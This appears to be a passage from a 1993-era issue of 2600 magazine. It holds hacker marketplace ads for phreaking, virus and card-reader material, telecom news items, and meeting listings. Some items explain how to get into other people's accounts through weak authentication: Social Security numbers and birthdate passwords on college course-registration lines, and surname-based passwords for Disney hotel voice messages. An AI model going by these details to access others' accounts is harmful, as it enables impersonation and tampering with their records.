1279Y
1279Z
127XY
127XZ
127YZ
1289X
1289Y
1289Z
128XY
128XZ
128YZ
12956
129XY
129XZ
129YZ
12XYZ
13456
13457
13458
13459
1345X
1345Y
1345Z
13467
13468
13469
1346X
1346Y
1346Z
13478
13479
1347X
1347Y
1347Z
13489
1348X
1348Y
1348Z
1349X
1349Y
1349Z
134XY
134XZ
134YZ
13567
13568
13569
1356X
1356Y
1356Z
13578
13579
1357X
1357Y
1357Z
13589
1358X
1358Y
1358Z

1359X
1359Y
1359Z
135XY
135XZ
135YZ
13678
13679
1367X
1367Y
1367Z
13689
1368X
1368Y
1368Z
1369X
1369Y
1369Z
136XY
136XZ
136YZ
13789
1378X
1378Y
1378Z
1379X
1379Y
1379Z
137XY
137XZ
137YZ
1389X
1389Y
1389Z
138XY
138XZ
138YZ
139XY
139XZ
139YZ
13XYZ
14567
14568
14569
1456X
1456Y
1456Z
14578
14579
1457X
1457Y
1457Z
14589
1458X
1458Y
1458Z
1459X
1459Y
1459Z
145XY
145XZ
145YZ
14678
14679
1467X
1467Y
1467Z
14689
1468X
1468Y

1468Z
1469X
1469Y
1469Z
146XY
146XZ
146YZ
14789
1478X
1478Y
1478Z
1479X
1479Y
1479Z
147XY
147XZ
147YZ
1489X
1489Y
1489Z
148XY
148XZ
148YZ
149XY
149XZ
149YZ
14XYZ
15678
15679
1567X
1567Y
1567Z
15689
1568X
1568Y
1568Z
1569X
1569Y
1569Z
156XY
156XZ
156YZ
15789
1578X
1578Y
1578Z
1579X
1579Y
1579Z
157XY
157XZ
157YZ
1589X
1589Y
1589Z
158XY
158XZ
158YZ
159XY
159XZ
159YZ
15XYZ
16789
1678X
1678Y
1678Z
1679X
1679Y
1679Z
167XY

167XZ
167YZ
1689X
1689Y
1689Z
168XY
168XZ
168YZ
169XY
169XZ
169YZ
16XYZ
1789X
1789Y
1789Z
178XY
178XZ
178YZ
179XY
179XZ
179YZ
17XYZ
189XY
189XZ
189YZ
18XYZ
19XYZ
23456
23457
23458
23459
2345X
2345Y
2345Z
23467
23468
23469
2346X
2346Y
2346Z
23478
23479
2347X
2347Y
2347Z
23489
2348X
2348Y
2348Z
2349X
2349Y
2349Z
234XY
234XZ
234YZ
23567
23568
23569
2356X
2356Y
2356Z
23578
23579
2357X
2357Y
2357Z
23589
2358X
2358Y
2358Z

2359X
2359Y
2359Z
235XY
235XZ
235YZ
23678
23679
2367X
2367Y
2367Z
23689
2368X
2368Y
2368Z
2369X
2369Y
2369Z
236XY
236XZ
236YZ
23789
2378X
2378Y
2378Z
2379X
2379Y
2379Z
237XY
237XZ
237YZ
2389X
2389Y
2389Z
238XY
238XZ
238YZ
239XY
239XZ
239YZ
23XYZ
24567
24568
24569
2456X
2456Y
2456Z
24578
24579
2457X
2457Y
2457Z
24589
2458X
2458Y
2458Z
2459X
2459Y
2459Z
245XY
245XZ
245YZ
24678
24679
2467X
2467Y
2467Z
24689
2468X
2468Y

2468Z
2469X
2469Y
2469Z
246XY
246XZ
246YZ
24789
2478X
2478Y
2478Z
2479X
2479Y
2479Z
247XY
247XZ
247YZ
2489X
2489Y
2489Z
248XY
248XZ
248YZ
249XY
249XZ
249YZ
24XYZ
25678
25679
2567X
2567Y
2567Z
25689
2568X
2568Y
2568Z
2569X
2569Y
2569Z
256XY
256XZ
256YZ
25789
2578X
2578Y
2578Z
2579X
2579Y
2579Z
257XY
257XZ
257YZ
2589X
2589Y
2589Z
258XY
258XZ
258YZ
259XY
259XZ
259YZ
25XYZ
26789
2678X
2678Y
2678Z
2679X
2679Y
2679Z
267XY

267XZ
267YZ
2689X
2689Y
2689Z
268XY
268XZ
268YZ
269XY
269XZ
269YZ
26XYZ
2789X
2789Y
2789Z
278XY
278XZ
278YZ
279XY
279XZ
279YZ
27XYZ
289XY
289XZ
289YZ
28XYZ
29XYZ
34567
34568
34569
3456X
3456Y
3456Z
34578
34579
3457X
3457Y
3457Z
34589
3458X
3458Y
3458Z
3459X
3459Y
3459Z
345XY
345XZ
345YZ
34678
34679
3467X
3467Y
3467Z
34689
3468X
3468Y
3468Z
3469X
3469Y
3469Z
346XY
346XZ
346YZ
34789
3478X
3478Y
3478Z
3479X
3479Y
3479Z

347XY
347XZ
347YZ
3489X
3489Y
3489Z
348XY
348XZ
348YZ
349XY
349XZ
349YZ
34XYZ
35678
35679
3567X
3567Y
3567Z
35689
3568X
3568Y
3568Z
3569X
3569Y
3569Z
356XY
356XZ
356YZ
35789
3578X
3578Y
3578Z
3579X
3579Y
3579Z
357XY
357XZ
357YZ
3589X
3589Y
3589Z
358XY
358XZ
358YZ
359XY
359XZ
359YZ
35XYZ
36789
3678X
3678Y
3678Z
3679X
3679Y
3679Z
367XY
367XZ
367YZ
3689X
3689Y
3689Z
368XY
368XZ
368YZ
369XY
369XZ
369YZ
36XYZ
3789X
3789Y

3789Z
378XY
378XZ
378YZ
379XY
379XZ
379YZ
37XYZ
389XY
389XZ
389YZ
38XYZ
39XYZ
45678
45679
4567X
4567Y
4567Z
45689
4568X
4568Y
4568Z
4569X
4569Y
4569Z
456XY
456XZ
456YZ
45789
4578X
4578Y
4578Z
4579X
4579Y
4579Z
457XY
457XZ
457YZ
4589X
4589Y
4589Z
458XY
458XZ
458YZ
459XY
459XZ
459YZ
45XYZ
46789
4678X
4678Y
4678Z
4679X
4679Y
4679Z
467XY
467XZ
467YZ
4689X
4689Y
4689Z
468XY
468XZ
468YZ
469XY
469XZ
469YZ
46XYZ
4789X
4789Y

4789Z
478XY
478XZ
478YZ
479XY
479XZ
479YZ
47XYZ
489XY
489XZ
489YZ
48XYZ
49XYZ
56789
5678X
5678Y
5678Z
5679X
5679Y
5679Z
567XY
567XZ
567YZ
5689X
5689Y
5689Z
568XY
568XZ
568YZ
569XY
569XZ
569YZ
56XYZ
5789X
5789Y
5789Z
578XY
578XZ
578YZ
579XY
579XZ
579YZ
57XYZ
589XY
589XZ
589YZ
58XYZ
59XYZ
6789X
6789Y
6789Z
678XY
678XZ
678YZ
679XY
679XZ
679YZ
67XYZ
689XY
689XZ
689YZ
68XYZ
69XYZ
789XY
789XZ
789YZ
78XYZ
79XYZ
89XYZ

2600 Marketplace

INTERESTED IN ARTICLES and/or technical papers regarding United States phone system routing (Bellcore, AT&T Numbering Plan, etc.). Send mail to killjoy@mindvox.phantom.com. Will trade technical papers.

SNES AND GENESIS BACKUP UNITS, cartridge copiers for backup purposes. Call for more info: 917-462-5071.

LOOKING FOR (FREE) PHONE NUMBERS which use the CCITT (C5) protocol. Any Amiga user interested in blue box programs or other stuff? I also like to swap hack/phreak schematics or other info. Drop a line or disk (IBM, Amiga) at: RETORT, Bommelweg 65A, 4014 PV Wadenoyen, The Netherlands.

"THE QUARTER" DEVICE. Complete kit of all parts, including 2x3x1 case, as printed in the Summer 1993 issue of 2600. All you supply is 9 volt battery and wire. Only $29 or 2 kits for $50. Send money order for 2nd day shipping; checks need 2 weeks additional to clear. Add $4 for either 1 or 2 kits (foreign add $12 per order, U.S. funds only) for shipping and insurance. Also available: 6.5536 Mhz crystals in quantity: 10 for only $35 postpaid. Each additional crystal only $3 postpaid. E. Newman, 6040 Blvd. East, Suite 19N, West New York, NJ 07093.

HAVING TROUBLE FINDING THE INFORMATION YOU REALLY NEED? Information on starting and running a home business, blacksmithing, wood working, leatherworking, government surplus, cooking, glass blowing, arc and gas welding, metalworking, open fire cooking, fixing your credit card problems, writing press releases. Special books, unusual projects, hard to find information. Send $1 for a complete catalog - satisfaction guaranteed or your money refunded in full. Cybernetics Design, 88 East Main Street, Suite 457H, Mendham, N.J. 07945-1832.

METROPOLIS BBS. 718-276-0246. A BBS with a better attitude. No rules, no fees, no entrance exam, no elite access, no real names, and no real sysop. The best place to be for exciting discussions about the computer underground. No pirated software please, and no credit card numbers. We would like to remain bust-free. The First Amendment rules!

TAP BACK ISSUES, complete set Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or First Class Mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the Original!

12 YEAR VETERAN SKIP TRACER tells all. Books and programs of "insiders" phone numbers to all banks, finance companies, retailers, etc.; how to get non-published phone numbers, bank account locates, etc. Call (813) 462-0008 for details. Also - current list of telco CNA numbers wanted.

THE GOLDEN ERA REBORN! Relive the thrill of the golden era of hacking through our exclusive collection of H/P BBS Message Bases. Posts from over 40 of the most popular boards such as 8BBS, OSUNY, PLOVERNET, LOD, PHOENIX PROJECT, and more. Available in IBM, Amiga, & Macintosh formats. Send for the listing by: Email: lodcom@mindvox.phantom.com. Snail Mail: LOD Communications, 603 W. 13th St., Suite 1A-278, Austin, TX 78701. Voice Mail: 512-448-5098.

HACK/VIRUS/PHREAK/ANARCHY/CRACK IBM 3.5" 1.44M disks and books. New Fall 1993 catalog. Lower prices, more products. Send $1 for catalog to: SotMESC, PO Box 573, Long Beach, MS 39560.

THE BLACK BAG TRIVIA QUIZ. On 5.25 360k DOS disk (only). Interactive Q&A on bugging, wiretapping, locks, alarms, weapons, and other wonderful stuff. Test your knowledge of the covert sciences. Entertaining, very educational, and FREE! Just send two 29 cent stamps to: Mentor Publications, Box 1549-Y, Asbury Park, NJ 07712.

SPANISH HACKER GROUP named IBERHACKER look for exchange off all types of information about computer insecurity (hacking, cracking, phreaking, computer viruses, etc.) and contact with all interested in computer security. We have thousands of pages with computer security-insecurity information. Contact: IBERHACKER - Peru, 6, 1o - 18600 Motril - Granada - Spain.

CARD READER/WRITER/PROGRAMMERS for sale/trade. Plus automated Tempest module (ATM, ala T-2 movie), Williams' Van Eck System (WVES), KX Radar Emitter (KXRE) - much more. Plus books, manuals, software, services relating to computer, phone, ATM, and energy hacking and phreaking, security and surveillance, weaponry and rocketry, financial and medical. New catalog $4 (no free catalog): Consumertronics, P.O. Drawer 537, Alamogordo, NM 88310.

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label. Ads may be edited or not printed at our discretion.
Deadline for Spring issue: 2/1/94.

Foulups and Blunders

Over the past couple of years, Suffolk County (New York) officials have been planning a state of the art computer system to handle everything from emergency phone calls to the police and fire departments to fingerprint data and court records. The system so far has cost $15.9 million, is two years overdue, and, last but not least, doesn't work. It was designed by Unisys and is supposed to do all kinds of magical things in an average of 3.5 seconds. In early tests, the system froze up entirely. More recent tests have seen functions take as long as 30 seconds to complete and an unexplained instance of garbage being sent throughout the network. According to County Executive Assistant John Gallagher, "It began to act strangely and started putting information into the records machine that was totally unrelated to the information called in." All in all, the system has failed nine tests. The county executive has reportedly lost faith and has referred to it as "unstable and unreliable". The system uses A-16 mainframe computers.

Touch Tone Registration

Colleges across the country are using a new method of registering students: touch tone phones! We checked out two universities near us and found similar systems operating at each. At Suffolk Community College, students simply dial (516) 696-4910. The only information required by the system is the student's Social Security number! Armed with this information, *anyone* can change the poor student's schedule, adding or dropping courses to their heart's delight. Of course, you also need a copy of the current academic schedule in order to obtain the proper four digit section numbers. This schedule is available throughout the campus. The State University of New York at Stony Brook has a more secure system. Yes, they use the Social Security number as the student identifier. But at least they have the good sense to require a password. Of course, without exception, the password is the student's birthdate (MMDDYY). It brings new meaning to the words "learning institutions". Right now, they're learning pretty slow. Oh yes, the number for that system is (516) 632-9393.

Electronic Mayhem

Earlier this year, motorists were startled when an electronic highway sign on I-95 in Connecticut suddenly announced "You All Suck". The person who did this and somehow managed to get caught claims it was an accident. He thought it was just a computer bulletin board system and that there was no password protection whatsoever.

In a similar story, a UC San Francisco student changed the outgoing message on the University Health Insurance line to say that the system had poor security. After initially calling the number for information, the student was able to see the flaws in the system. "It was ridiculously simple," he said. "The menu actually offered a 'change personal profile' option, so I pressed it to see what would happen. Before I knew it, it was helping me change the menu and outgoing message, and I didn't even need a password." The student notified the campus newspaper and the University Health Insurance Office but declined to give his name, fearing disciplinary action. He said he wanted people to know that "technology is a really powerful tool."

The Latest From The U.K.

According to British Telecom, attacks by "organized and well-equipped criminals" on BT's 110,000 payphones rose from about 1,000 a month in September 1991 to around 6,500 by January 1993. But, thanks to a "determined campaign", the number of attacks has since been cut by around 50 percent. Part of this campaign includes payphones that speak, saying "Warning - tamper alarm; police have been informed." Warbling alarm tones are also being used. They really go all out on these studies, by the way. They have graphs, charts, press releases, you name it. But best of all are the sometimes startling conclusions they reach. Like: "These figures show there is a direct relationship between the number of attacks and the number of payphones in working order." Gosh.

Telephone competition is heating up in the U.K. Mercury, the number two company, recently announced that its new mobile phone service (One-2-One, a joint venture with US West) was offering free off-peak, local calls. Mercury's Lord Young claimed that "with the free calls, you'd be mad to use a BT phone." But a London newspaper, *The Independent*, wrote, "On present tariffs, anyone ripping out their BT phone from the socket and replacing it with One-2-One would be advised to consult an accountant or a psychiatrist. For Lord Young's free calls are only free once you have bought a handset for 250 pounds and paid a monthly fee of [nearly 15 pounds], and are prepared to pay tariffs up to 17 times those charged by BT to use the Mercury telephone at peak periods."

For those of you in Ireland, dialing 03 allows you to call any number within England. For instance, to reach (071) 2234567 in London, from Ireland you would dial 03 071 2234567. Domestic information are reachable at 190, Great Britain information at 197. International information is available by dialing 114, or 10 if calling from old style A/B coinboxes. The international prefix is 16. So to call us here at *2600,* using the United States country code of 1, you would dial 16 1 516 7512600. 999 is the number for emergencies. 1800 is the prefix for toll-free calls, called Freefone. 1199 gives you an 18 hour advance weather forecast from most locations. To call Ireland Direct from the United States, dial 800-562-6262 for AT&T, 800-283-0353 for MCI, or 800-473-0353 for Sprint. From Canada, dial 800-463-2050. From France, 1900 353; Spain, 900 990 353; the Netherlands, 06 022 0353; and

Britain/Northern Ireland, 0800 89 0353. If you haven't figured it out yet, Ireland's country code is 353.

In Perth, Scotland, the first tests of Call Return for the British Isles are underway. According to BT, "Customers using the service will enter a simple code on their telephone and an automatic voice at the exchange will immediately give details of the last calling number, whether or not the call was answered at the time. A second code will enable the number to be dialed automatically by the exchange if the customer wishes to return the call immediately, or the number can be noted so that the customer can ring back at a more convenient time." Caller Display is the British version of Caller ID and it's being introduced in the same coercive style as it is in the States. BT claims that 90 percent of its customers enthusiastically support the service and that 74 percent "could see no reason why anyone would want to prevent the display of their number". They also claimed that when blocking was made available, only .01 percent of all calls used it. BT expects these services to be available to more than 95 percent of its customers in 1994. They also refer to the new technology as the C7 signalling process.

In more British news, the countdown to Phoneday has begun. On April 16, 1995, the biggest change to national and international dialing codes in 25 years will take effect. On that fateful day, which also happens to be Easter Sunday - presumably to emphasize the importance of the event, an extra digit be added after the initial 0 of city codes. The extra digit is 1. So London, which only a couple of years ago was 01 and is now 071 or 081, will soon be 0171 or 0181. The toll-free code of 0800, the mobile codes of 0860 and 0850, and the information and entertainment services code of 0891 will remain unchanged. The general idea is for codes beginning with 01 and eventually 02 to be geographical in nature, 03 to be more mobile numbers, 07 to be for "lifetime" numbers (the same idea as AT&T's EasyReach service), and 08 to be for specially tariffed premium services. 04, 05, 06, and 09 are not going to be used right away. Five cities (Leeds, Sheffield, Nottingham, Leicester, and Bristol) will get brand new city codes. Their current codes are 0532, 0742, 0602, 0533, and 0272 respectively. The corresponding new codes will be 0113, 0114, 0115, 0116, and 0117. Nottingham and Bristol will add a 9 in front of all local numbers, the other cities will add a 2. And, finally, the international dialing code will change from 010 to 00. This is in keeping with the new European Community standard, as is the transition of the emergency number from 999 to the standard 112. If you know anyone in the U.K., it's probably best to leave them alone for a while. These are traumatic times.

Collect Your Wits

So which collect service is really cheaper? Here's what we were able to figure out. For a collect call from our Long Island office to an abandoned warehouse in San Francisco, the rate we got for dialing 0+ with AT&T was $2.20 for the first minute and 26 cents per minute thereafter. By using AT&T's 1-800-OPERATOR service, the rate was $1.73 for the first minute and 24 cents for each additional minute. MCI's rates were a bit harder to interpret. To start with, none of their operators know the rates. Each time you ask, you're transferred to the "rate operator" which is a neat way of saying customer service. Anyway, their rate for a 0+ call to the same number was either $3.76 or $2.20 for the first minute and 26 cents per minute thereafter. It really depends who you ask. By using MCI's 1-800-COLLECT service, the rate for the same call is $1.73 for the first minute and 24 cents for each additional minute, identical to 1-800-OPERATOR. Things started to get complicated when we asked about intr ate calls. We tried to price a call to the governor' mansion in Albany, NY. AT&T's 0+ rate was 1.85 for the first minute and 20 cents for each addit nal minute. We got different answers for using 1-8( )-OPERATOR, ranging from it being impossible because it was within the same state to $1.85 fo he first minute and 21 cents for each minute thereaf r. MCI charged $1.82 for the first minute and 20 cents for each additional minute using 0+ and their 1-800-COLLECT rate (we think) is $1.65 for the first minute and 20 cents for each additional minute. One MCI representative quoted us a rate of one cent a minute for a night call and four cents a minute for a daytime call! We knew right away that those numbers were bogus but we have to wonder how many people would have fallen for it. With this kind of service, it's no wonder MCI has *never* attached their name to any advertisement of 1-800-COLLECT. Incidentally, AT&T ran a very strange promotion for their 1-800-OPERATOR service, or so they claim. Up until December 5th, there were *no* surcharges on collect calls and all daytime collect calls cost 15 cents a minute. If those numbers were true, then it was actually cheaper to call somebody collect than to call them direct! We should point out that it took an average of five minutes to get an answer to a single rate question from either company. It's no wonder consumers are totally confused since the companies themselves can't seem to figure it out. Phone trauma in the United States, unlike Great Britain, doesn't center on one day. It's with us all the time.

Fantasy World

People just love it when we publish information on Walt Disney World. So here's some helpful hints on their Guest Messaging Service, which everyone staying at the Walt Disney World Resort gets. Everyone. To retrieve messages from anywhere in the world, all you have to do is dial (407) 827-1888 (only the last five digits are necessary from within the hotel), then enter your room number and your secret password. You can easily remember your secret

password because it's set to the first four letters of your last name. Messages also stay alive for three days after you check out, unless you delete them. While you can no longer get messages once you've checked out, you are still able to access old messages by calling (407) 827-1699.

Start the Insanity!

Now that prepaid phone cards are starting to appear in the United States, crazed collectors are popping up in hot pursuit. Phone companies are encouraging this behavior by producing colorful and unique telephone cards, sometimes centered around special events, like the Democratic Convention in New York City in 1992. On September 25th, Richmond, Virginia hosted the first International Credit Card Collectors' Convention. Some see this euphoria for cards rivaling the current ecstasy that coin and stamp collectors constantly experience. You can drool over pictures of more than 400 telephone cards by getting the 1993 U.S. Telephone Card Catalog, available for $5 from Lin Overholt, P.O. Box 8481, Madeira Beach, FL 33738. You can also get information on a publication called International Telephone Cards by writing to 29/35 Manor Road, Colchester, Essex CO3 3LX, Great Britain.

Insuring Profits

Who really benefits from phone fraud? One has to wonder when all of a sudden the phone companies turn into insurance brokers. For $1,200 a month (don't get caught in the stampede) AT&T will cover all fraudulent phone costs above $25,000. This, naturally, doesn't include the sign-up fee. If AT&T fails to notify the customer of the fraud, the customer only has to pay $12,500. Sprint has a similar program, no doubt designed to provide the best service possible at the lowest cost. We'd like to know how much fraud would have to occur for the phone companies to lose even one cent on this plan.

New Numbers

Did you know that BellSouth is experimenting with three digit N11 codes? 211, 311, 511, 711, and 811 are going to be used for the next two years for various "pay" services run by independent companies. Does this mean you'll be able to be ripped off by a 900 number without having to dial ten digits? Anything's possible.

Meanwhile, in Canada, 711 is being allocated for deaf people who will be able to reach a relay services operator with a TDD text telephone.

Just when you thought you were safe from 900 numbers, AT&T is arranging to have the 900-555 exchange offer still more pay services. The reasoning is that since many major companies block 900 calls, they *don't* block calls to 900-555 since everybody knows 555 is information and information wants to be free, etc. So AT&T's plan would put various services in the 555 exchange that are "business related" and have nothing to do with entertainment. (This means that USA Today's 900-555-5555 number would most certainly have to vacate.) Despite this restriction, it still sounds to us like AT&T is taking advantage of a security hole to push more pay services down our throats.

The 200 area code has reportedly been allocated to AT&T for its "one number" personal communications system. Other reports indicate that the 500 area code is being allocated to multiple carriers for similar services. We don't know if this means subscribers to AT&T's Easyreach service, currently reachable on 0700 numbers, will have to change their phone numbers. It would be pretty ironic though, since the service's initial selling point was that you would never have to change your number again.

Some new country codes for some new countries: the new Yugoslavia (Serbia and Montenegro) - 381 (formerly 38); Croatia - 385; Slovenia - 386; Macedonia (not the Greek one) - 389; and Bosnia/Hercegovina - 387. Don't expect to get through on that last one for quite some time.

Journalistic Integrity

Our local daily paper, *Newsday,* prides itself on being technologically savvy. All too often, though, their attempts fall flat. For instance, a story this summer screamed "Hacker Heard Plan for Baghdad Attack". In other words, somebody who can turn on a radio and listen to unencrypted phone calls is seen, in *Newsday's* eyes, as a hacker. Also, according to *Newsday,* "a pen register is a metal box roughly the size of a VCR, which is connected to telephone wires and prints out the telephone numbers of any outgoing calls. But with the flick of a switch, it can also be used to listen to phone conversations." Not any pen register we've ever seen. The Radio Shack CPA-1000 came out ten years ago and could fit in the palm of your hand. We suspect the professional stuff is even smaller. And pen registers are not used to listen in on phone calls. If they are, then they stop being pen registers. It's really quite simple.

The Joy of New Technology

Bergen and Morris County, New Jersey probation officials are experimenting with a computerized monitoring system to replace the ordeal of visiting probation officers. Once a month, probation clients call a special number to report any changes in their status and any problems they may have had with the law. It should probably go without saying that it's a 900 number. A computer speaks to them and, according to officials, it's very effective. "We have had people report violations that normally would not be reported to our probation officers," said Jude Del Preore, chief of probation in Morris County. "Clients believe there

is a verification system built in. They think the great computer network in the sky will somehow catch up with them if they're lying." Law enforcement types just love to spread those misperceptions around.

Caller ID News

BC Tel of British Columbia, Canada is offering a Caller ID option we haven't seen yet here in the States. Alternate Number Display (AND) allows a number unique to the customer and different from his/her phone number to show up on the called party's Caller ID box. The number can't be called back and anyone who tries will get a message to the effect of, "The party you are trying to reach does not accept calls at this number." It costs $3 a month for this privilege.

We discovered a brand new feature on Cable and Wireless 800 numbers. It seems that Caller ID boxes are able to read data from Cable and Wireless long distance calls. In other words, if you have your own 800 number and it terminates on a phone line with Caller ID, you will be able to see phone numbers from around the country show up on your Caller ID box. It appears that ANI information from the calling party is being picked up by Cable and Wireless and translated into Caller ID data on the called end. The good part about this is that companies (or people) with 800 numbers can now see who's calling them immediately without having to wait for the itemization at the end of the month. The current ability to do this right away through ANI is rather expensive and requires special equipment. With this new method, all that is needed is a Caller ID box. The bad part is that this technology could easily be extended over to regular long distance calls, not just 800 calls. For now, it appears that this is some time away. The Cable and Wireless system is still rather spotty and unpredictable. We noticed certain numbers that pass Caller ID data to us would not pass the data through the 800 number, although nobody could tell us why.

Corporate Ideas

Some helpful hints on choosing a good password from the Information Security Office of Sacramento: 1) Combine letters and numbers, such as the name and birthdate of a relative or friend, e.g., LISA105; 2) Take the first or last letters from each word of a phrase, e.g., IWADASN (It Was A Dark And Stormy Night) or EDESOEFT (wE holD thesE truthS tO bE selF evidenT); 3) Remove all vowels from a common word or words, e.g., TPSCRT (ToP SeCReT); 4) Make it as long as possible, with a minimum of 4 characters. They also remind employees not to use any of these examples, as many people will be reading this.

Here's another corporate tip: Please don't feed the dumpster divers. Posters are being designed that say "Properly Dispose of Proprietary Information. Dumpster Diving is a Real Threat." According to our corporate source "proprietary company information can travel fast once it's in the hands of a hacker. Hackers communicate via computer networks and even have their own underground newsletter, '*2600 Magazine; the Hacker Quarterly*,' based in New York." Our source goes on to advise us that "a good way to thwart dumpster divers is to either shred sensitive material or seal it in cartons and arrange to have the cartons picked up by the mail center, with instructions to destroy them." Our corporate source that leaked this company document to us was, incidentally, a dumpster.

Tidbits

Here are some fun facts: in 1992, New Jersey Bell disconnected 376,240 accounts, up from 275,855 in 1988. Supposedly, this tells us something about the economy. The number of business accounts disconnected was only 17,291, down from 19,428 in 1991. New Jersey Bell handles three million residential accounts and 524,000 business accounts.

There's an interesting service operating at (503) 520-2222 which gives you a free doorway into the Internet. The only catch is that you have to call using AT&T. Other carriers will get you a busy signal. From this site (ns.speedway.net), you can hook into various systems using telnet or rlogin or read Usenet newsgroups. You can get more details by emailing support@speedway.net.

For a demonstration of AT&T's True Voice service, call 800-932-2000. AT&T claims that they've figured out a way to make callers sound closer and more natural than ever before. To us, it sounds like they're just turning up the volume a bit. Either way, you can expect this service to spread to your area sometime soon.

AT&T has raised the rates of information yet again. Now it costs 75 cents every time you look up a number anywhere in the country. Overseas information (which only a couple of years ago was free and which still is free in many parts of the world) now costs a whopping $3.95 per request! When getting the number costs several times as much as making the call, it's quite likely that fewer calls will be made. Does it take a genius to figure this out?

As most of us know, hacker conferences in the United States tend to cause a bit of commotion. But sometimes it surprises even us. A recent flyer for Pumpcon II (Philadelphia) promised that "any proceeds above the conference costs will be used to help the victims of last year's conference." How could anybody resist a promotion like that?

And finally, Caller ID has come to the rescue once again. An escaped prisoner was captured when he called his mother-in-law from a phone booth. The mother-in-law had Caller ID, enabling the cops to zero in on his location. Next time he probably won't call first.

2600 MEETINGS

Ann Arbor, MI

Galleria on South University.

Austin

Northcross Mall, across the skating rink from the food court, next to Pipe World.

Baton Rouge, LA

In The LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

Bloomington, MN

Mall of America, food court.

Boise, ID

Student Union building at Boise State University near payphones. Payphone numbers: (208) 342-9432,9559,9700,9798.

Boston

Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582,3,4,5.

Buffalo

Eastern Hills Mall (Clarence) by lockers near food court.

Chicago

Century Mall, 2828 Clark St., in the 3rd Coast Cafe.

Cincinnati

Kenwood Town Center, food court.

Columbus, OH

City Center Mall, outside the lower level entrance to Marshall Fields.

Danbury, CT

Danbury Fair Mall, off Exit 4 of I-84, in the food court. Payphones: 203-748-9995, 203-794-9854.

Fort Lauderdale

West Hollywood Bowling Alley, 296 South State Route 7. Call voice mail for details or changes: 305-680-9214, 100#.

Houston

Galleria Mall, 2nd story overlooking the skating rink.

Kansas City

Food court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles

Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: 213-972-9358, 9388, 9506, 9519, 9520; 213-625-9923,9924; 213-614-9849, 9872, 9918,9926.

Madison, WI

Union South (227 S. Randall St.) on the main level by the payphones. Payphone numbers: (608) 251-9746, 9914, 9916, 9923.

Memphis

Hickory Ridge Mall, Winchester Rd., in the food court. Payphones: 901-366-4017, 4018, 4019, 4020, 4021.

New York City

Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd. Payphones: 212-223-9011,8927; 212-308-8044,8162.

Philadelphia

30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: 215-222-9880, 9881, 9779, 9799, 9632; 215-387-9751.

Pittsburgh

Parkway Center Mall, south of downtown, on Route 279. In the food court. Payphones: 412-928-9926,9927,9934.

Poughkeepsie, NY

South Hills Mall, off Route 9. By the payphones in front of Radio Shack, next to the food court. Payphones: 914-297-9823, 9854, 9855.

Raleigh, NC

Crabtree Valley Mall, food court.

Rochester, NY

Marketplace Mall food court.

St. Louis

Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

San Francisco

4 Embarcadero Plaza (inside). Payphones: 415-398-9803,4,5,6.

Seattle

Washington State Convention Center, first floor. Payphones: 206-220-9774,5,6,7.

Washington DC

Pentagon City Mall in the food court.

*****

EUROPE

Granada, Spain

At Kiwi Pub in Pedro Antonio de Alarcore Street.

London, England

Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm to 8pm.

Munich, Germany

Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

*****

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600.

❑ You won't find it in clothing stores. (We did, but that's a long story.) The 2600 hacker t-shirt could be the fashion statement of the nineties. After all, anything is possible. Two-sided, white lettering on black background, blue box schematic on the front, hacker newspaper articles on the back. $15 each, two for $26. M, L, XL

The Shirt

The Video

Actual footage of Dutch hackers penetrating a United States military computer system in the summer of 1991. This is not a secret videotape. These hackers filmed this to show everybody just how easy it really is. In fact, a small part of this tape was shown on *Now It Can Be Told*. This version tells the whole story and runs about 30 minutes. $10. VHS, NTSC format only. ❑

2600 SUBSCRIPTIONS

INDIVIDUAL

❑ 1 year/$21 ❑ 2 years/$38 ❑ 3 years/$54

CORPORATE

❑ 1 year/$50 ❑ 2 years/$90 ❑ 3 years/$125

OVERSEAS

❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME

❑ $260 (also includes 1984, 1985, 1986 back issues)

2600 BACK ISSUES

❑ 1984 ❑ 1985 ❑ 1986 ❑ 1987 ❑ 1988

❑ 1989 ❑ 1990 ❑ 1991 ❑ 1992

$25 per year

(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)

(individual back issues for 1988 to present are $6.25 each, $7.50 overseas - we don't have enough little boxes to check off so please figure out another way to convey this info.)

NAME, ADDRESS, SUBSCRIBER #, SPECIAL NOTES, ETC.

MAIL TO: 2600, POB 752, MIDDLE ISLAND, NY 11953

TOTAL AMOUNT:

on-ramp

OUR ADDRESS:

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.

LIKE
A
DOG